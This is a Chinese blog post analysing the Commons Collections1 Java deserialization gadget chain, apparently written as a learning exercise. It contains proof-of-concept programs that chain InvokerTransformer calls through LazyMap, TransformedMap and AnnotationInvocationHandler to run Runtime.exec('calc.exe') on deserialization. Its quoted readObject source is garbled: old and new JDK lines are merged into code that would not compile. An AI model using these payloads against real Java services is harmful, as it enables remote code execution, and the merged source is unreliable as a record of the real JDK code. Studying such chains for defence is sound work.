
Java安全之Commons Collections1分析(二)
Java安全之Commons Collections1分析(二)
0x00 前言
续上篇文,继续调试cc链。在上篇文章调试的cc链其实并不是一个完整的链。只是使用了几个方法的的互相调用弹出一个计算器。
Java安全之Commons Collections1分析(一)
下面来贴出他的完整的一个调用链
Gadget chain:

		ObjectInputStream.readObject()

			AnnotationInvocationHandler.readObject()

				Map(Proxy).entrySet()

					AnnotationInvocationHandler.invoke()

						LazyMap.get()

							ChainedTransformer.transform()

								ConstantTransformer.transform()

								InvokerTransformer.transform()

									Method.invoke()

										Class.getMethod()

								InvokerTransformer.transform()

									Method.invoke()

										Runtime.getRuntime()

								InvokerTransformer.transform()

									Method.invoke()

										Runtime.exec()
0x01 LazyMap
在分析前先来看看LazyMap这个类,这个类和TransformedMap类似。都是AbstractMapDecorator继承抽象类是Apache Commons Collections提供的一个类。在两个类不同点在于TransformedMap是在put方法去触发transform方法,而LazyMap是在get方法去调用方法。

当调用get(key)的key不存在时,会调用transformerChain的transform()方法。
修改一下poc,使用LazyMap的get方法来触发命令执行试试。
 public static void main(String[] args) throws Exception {

        //此处构建了一个transformers的数组,在其中构建了任意函数执行的核心代码

        Transformer[] transformers = new Transformer[] {

                new ConstantTransformer(Runtime.class),

                new InvokerTransformer("getMethod", new Class[] {String.class, Class[].class }, new Object[] {"getRuntime", new Class[0] }),

                new InvokerTransformer("invoke", new Class[] {Object.class, Object[].class }, new Object[] {null, new Object[0] }),

                new InvokerTransformer("exec", new Class[] {String.class }, new Object[] {"calc.exe"})

        };

        //将transformers数组存入ChaniedTransformer这个继承类

        Transformer transformerChain = new ChainedTransformer(transformers);

        //创建Map并绑定transformerChina

        Map innerMap = new HashMap();

        innerMap.put("value", "value");

        Map tmpmap = LazyMap.decorate(innerMap, transformerChain);

        tmpmap.get("1");

    }
这样也是可以成功的去执行命令。
0x02 AnnotationInvocationHandler
网上查找资料发现AnnotationInvocationHandler该类是用来处理注解的。
AnnotationInvocationHandler类的构造函数有两个参数,第⼀个参数是⼀个Annotation类类型参数,第二个是map类型参数。

在JDK里面,所有的注解类型都继承自这个普通的接口(Annotation)。
查看它的readObject⽅法
 private void readObject(java.io.ObjectInputStream s)

         throws java.io.IOException, ClassNotFoundException {

       s.defaultReadObject();

       ObjectInputStream.GetField fields = s.readFields();

       @SuppressWarnings("unchecked")

        Class<? extends Annotation> t = (Class<? extends Annotation>)fields.get("type", null);

       @SuppressWarnings("unchecked")

       Map<String, Object> streamVals = (Map<String, Object>)fields.get("memberValues", null);

         // Check to make sure that types have not evolved incompatibly

         AnnotationType annotationType = null;

         try {

           annotationType = AnnotationType.getInstance(type);

           annotationType = AnnotationType.getInstance(t);

         } catch(IllegalArgumentException e) {

             // Class is no longer an annotation type; time to punch out

             throw new java.io.InvalidObjectException("Non-annotation type in annotation serial stream");

         }

         Map<String, Class<?>> memberTypes = annotationType.memberTypes();

        // consistent with runtime Map type

       Map<String, Object> mv = new LinkedHashMap<>();

         // If there are annotation members without values, that

         // situation is handled by the invoke method.

        for (Map.Entry<String, Object> memberValue : memberValues.entrySet()) {

       // for (Map.Entry<String, Object> memberValue : streamVals.entrySet()) {

             String name = memberValue.getKey();

            Object value = null;

             Class<?> memberType = memberTypes.get(name);

             if (memberType != null) {  // i.e. member still exists

                Object value = memberValue.getValue();

                value = memberValue.getValue();

                 if (!(memberType.isInstance(value) ||

                       value instanceof ExceptionProxy)) {

                    memberValue.setValue(

                        new AnnotationTypeMismatchExceptionProxy(

                    value = new AnnotationTypeMismatchExceptionProxy(

                             value.getClass() + "[" + value + "]").setMember(

                                annotationType.members().get(name)));

                                annotationType.members().get(name));

                 }

             }

            mv.put(name, value);

        }

        UnsafeAccessor.setType(this, t);

        UnsafeAccessor.setMemberValues(this, mv);

    }
使用反射调用AnnotationInvocationHandler并传入参数,这里传入一个Retention.class,和outerMap。
Retention是一个注解类。outerMap是我们TransformedMap修饰过的类。
这么这时候在 AnnotationInvocationHandler的readObject方法里面 memberValues就是我们使用反射传入的 TransformedMap的对象。
 Class clazz =

                    Class.forName("sun.reflect.annotation.AnnotationInvocationHandler");

            Constructor construct = clazz.getDeclaredConstructor(Class.class,

                    Map.class);

            construct.setAccessible(true);

            InvocationHandler handler = (InvocationHandler)

                    construct.newInstance(Retention.class, outerMap);
这⾥遍历了它的所有元素,并依次设置值。在调⽤setValue设置值的时候就会触发TransformedMap⾥的
Transform,从而进入导致命令的执行。
0x03 POC分析
public static void main(String[] args) {

            Transformer[] transformers = new Transformer[] {

                    new ConstantTransformer(Runtime.class),

                    new InvokerTransformer("getMethod", new Class[] {

                            String.class,

                            Class[].class }, new Object[] { "getRuntime",

                            new Class[0] }),

                    new InvokerTransformer("invoke", new Class[] {

                            Object.class,

                            Object[].class }, new Object[] { null, new

                            Object[0] }),

                    new InvokerTransformer("exec", new Class[] { String.class

                    },

                            new String[] {

                                    "calc.exe" }),

            };

            Transformer transformerChain = new

                    ChainedTransformer(transformers);

            Map innerMap = new HashMap();

            innerMap.put("value", "xxxx");

            Map outerMap = TransformedMap.decorate(innerMap, null,

                    transformerChain);

            Class clazz =

                    Class.forName("sun.reflect.annotation.AnnotationInvocationHandler");

            Constructor construct = clazz.getDeclaredConstructor(Class.class,

                    Map.class);

            construct.setAccessible(true);

            InvocationHandler handler = (InvocationHandler)

                    construct.newInstance(Retention.class, outerMap);

            ByteArrayOutputStream barr = new ByteArrayOutputStream();

            ObjectOutputStream oos = new ObjectOutputStream(barr);

            oos.writeObject(handler);

            oos.close();

            System.out.println(barr);

            ObjectInputStream ois = new ObjectInputStream(new

                    ByteArrayInputStream(barr.toByteArray()));

            Object o = (Object)ois.readObject();

    }

}
这里可以看到 在Transformer[]数组里面存储的是一个Runtime.class,而不是Runtime对象。这是因为Runtime并没有实现java.io.Serializable 接⼝的 。是不可被序列化的。而Runtime.class是属于java.lang.Class 。java.lang.Class 是实现了java.io.Serializable 接⼝的。可以被序列化。
把这行代码序列化后,在后面的反序列化中并没有去执行到命令。因为物理机的JDK版本较高,在高版本中的AnnotationInvocationHandler的readObject是被改动过的 。 从而并没有到达命令执行的目的,但是在低版本中的JDK是可以执行的。
0x04 参考文章
P牛的JAVA安全漫谈系列

https://xz.aliyun.com/t/7031#toc-2

https://www.cnblogs.com/litlife/p/12571787.html

https://blog.chaitin.cn/2015-11-11_java_unserialize_rce/
0X05 结尾
在分析该cc链时,总是从懵逼到顿悟到再懵逼,反反复复。在中途脑子也是一团糟。其实到这里CC链的调试也并没有结束,本文只是一点基础知识,为下篇文做铺垫。
Java安全之Commons Collections1分析(二)的更多相关文章
- Java安全之Commons Collections1分析(三)
Java安全之Commons Collections1分析(三) 0x00 前言 继续来分析cc链,用了前面几篇文章来铺垫了一些知识.在上篇文章里,其实是硬看代码,并没有去调试.因为一直找不到JDK的 ...
- Java安全之Commons Collections1分析(一)
Java安全之Commons Collections1分析(一) 0x00 前言 在CC链中,其实具体执行过程还是比较复杂的.建议调试前先将一些前置知识的基础给看一遍. Java安全之Commons ...
- Java安全之Commons Collections1分析前置知识
Java安全之Commons Collections1分析前置知识 0x00 前言 Commons Collections的利用链也被称为cc链,在学习反序列化漏洞必不可少的一个部分.Apache C ...
- Java安全之Commons Collections3分析
Java安全之Commons Collections3分析 文章首发:Java安全之Commons Collections3分析 0x00 前言 在学习完成前面的CC1链和CC2链后,其实再来看CC3 ...
- Java安全之Commons Collections2分析
Java安全之Commons Collections2分析 首发:Java安全之Commons Collections2分析 0x00 前言 前面分析了CC1的利用链,但是发现在CC1的利用链中是有版 ...
- Java安全之Commons Collections5分析
Java安全之Commons Collections5分析 文章首发:Java安全之Commons Collections5分析 0x00 前言 在后面的几条CC链中,如果和前面的链构造都是基本一样的 ...
- Java安全之Commons Collections7分析
Java安全之Commons Collections7分析 0x00 前言 本文讲解的该链是原生ysoserial中的最后一条CC链,但是实际上并不是的.在后来随着后面各位大佬们挖掘利用链,CC8,9 ...
- Java安全之Commons Collections6分析
Java安全之Commons Collections6分析 0x00 前言 其实在分析的几条链中都大致相同,都是基于前面一些链的变形,在本文的CC6链中,就和前面的有点小小的区别.在CC6链中也和CC ...
- Java线程池使用和分析(二) - execute()原理
相关文章目录: Java线程池使用和分析(一) Java线程池使用和分析(二) - execute()原理 execute()是 java.util.concurrent.Executor接口中唯一的 ...
随机推荐
- Unity碰撞消息(OnCollisionXXXX)和触发消息(OnTriggerXXXX)的调用情境
MonoBehaviour中的消息非常多,一共有62个! 除了必须关注的脚本生命周期的一系列函数外,还有其他两组比较常混淆的消息:碰撞和触发. 按3D和2D物体区分,又分为碰撞:Collision.C ...
- RPC之总体架构
要完成一个高可用.高性能的RPC框架,需要对其架构的设计进行梳理,这里参考xxl-rpc框架,对整个项目进行梳理. 以上就是项目的整个构架,分为四个部分: 第一个是服务发布与引入,基于JDK动态代理以 ...
- Zookeeper源码解读
1.1. 客户端源码 1.1.1. 总体流程 启动客户端 zkCli.sh文件里面的配置 实际运行 public static void main(String args[]) throws Keep ...
- 蓝奏网盘CMD控制台
LanZouCloud-CMD 2.0 基于蓝奏云API开发的CMD版蓝奏云控制台 Github : https://github.com/zaxtyson/LanZouCloud-CMD 更新说明 ...
- Keepalived之高可用LVS集群
前文我们聊了下keepalived的邮件通知相关配置,回顾请参考https://www.cnblogs.com/qiuhom-1874/p/13645163.html:今天我们来说说keepalive ...
- xargs命令学习,于阮一峰博客
一.标准输入与管道命令 Unix 命令都带有参数,有些命令可以接受"标准输入"(stdin)作为参数. $ cat /etc/passwd | grep root 上面的代码使用了 ...
- First-blog:解决mybatis 用mysql进行模糊搜索时,查不了中文问题
如图:点击小字 按搜索时,出现乱码搜索不了 解决办法:出现乱码问题,一般无非两种 1.是数据库问题 2.是服务器问题 我在MySQL命令行搜索时,中文可以实现,说明时服务器问题 通过修改 tomcat ...
- adb安装apk包提示protocol failure问题
截图来自CSDN,待验证
- pytest文档3-pytest+Allure+jenkins+邮箱发送
前言: 虽然网上有很多邮件配置的文章,但还是想自己写一下配置的过程,因为在中间也碰到了不同坑.按照这个文档配置的话,99%都可以成功. 一.jenkins 配置邮箱 1.打开jenkins后进入点 ...
- JUC使用
1.什么是JUC 源码 + 官方文档 面试高频问! java.util 工具包.包.分类 业务:普通的线程代码 Thread Runnable 没有返回值.效率相比入 Callable 相对较低! 2 ...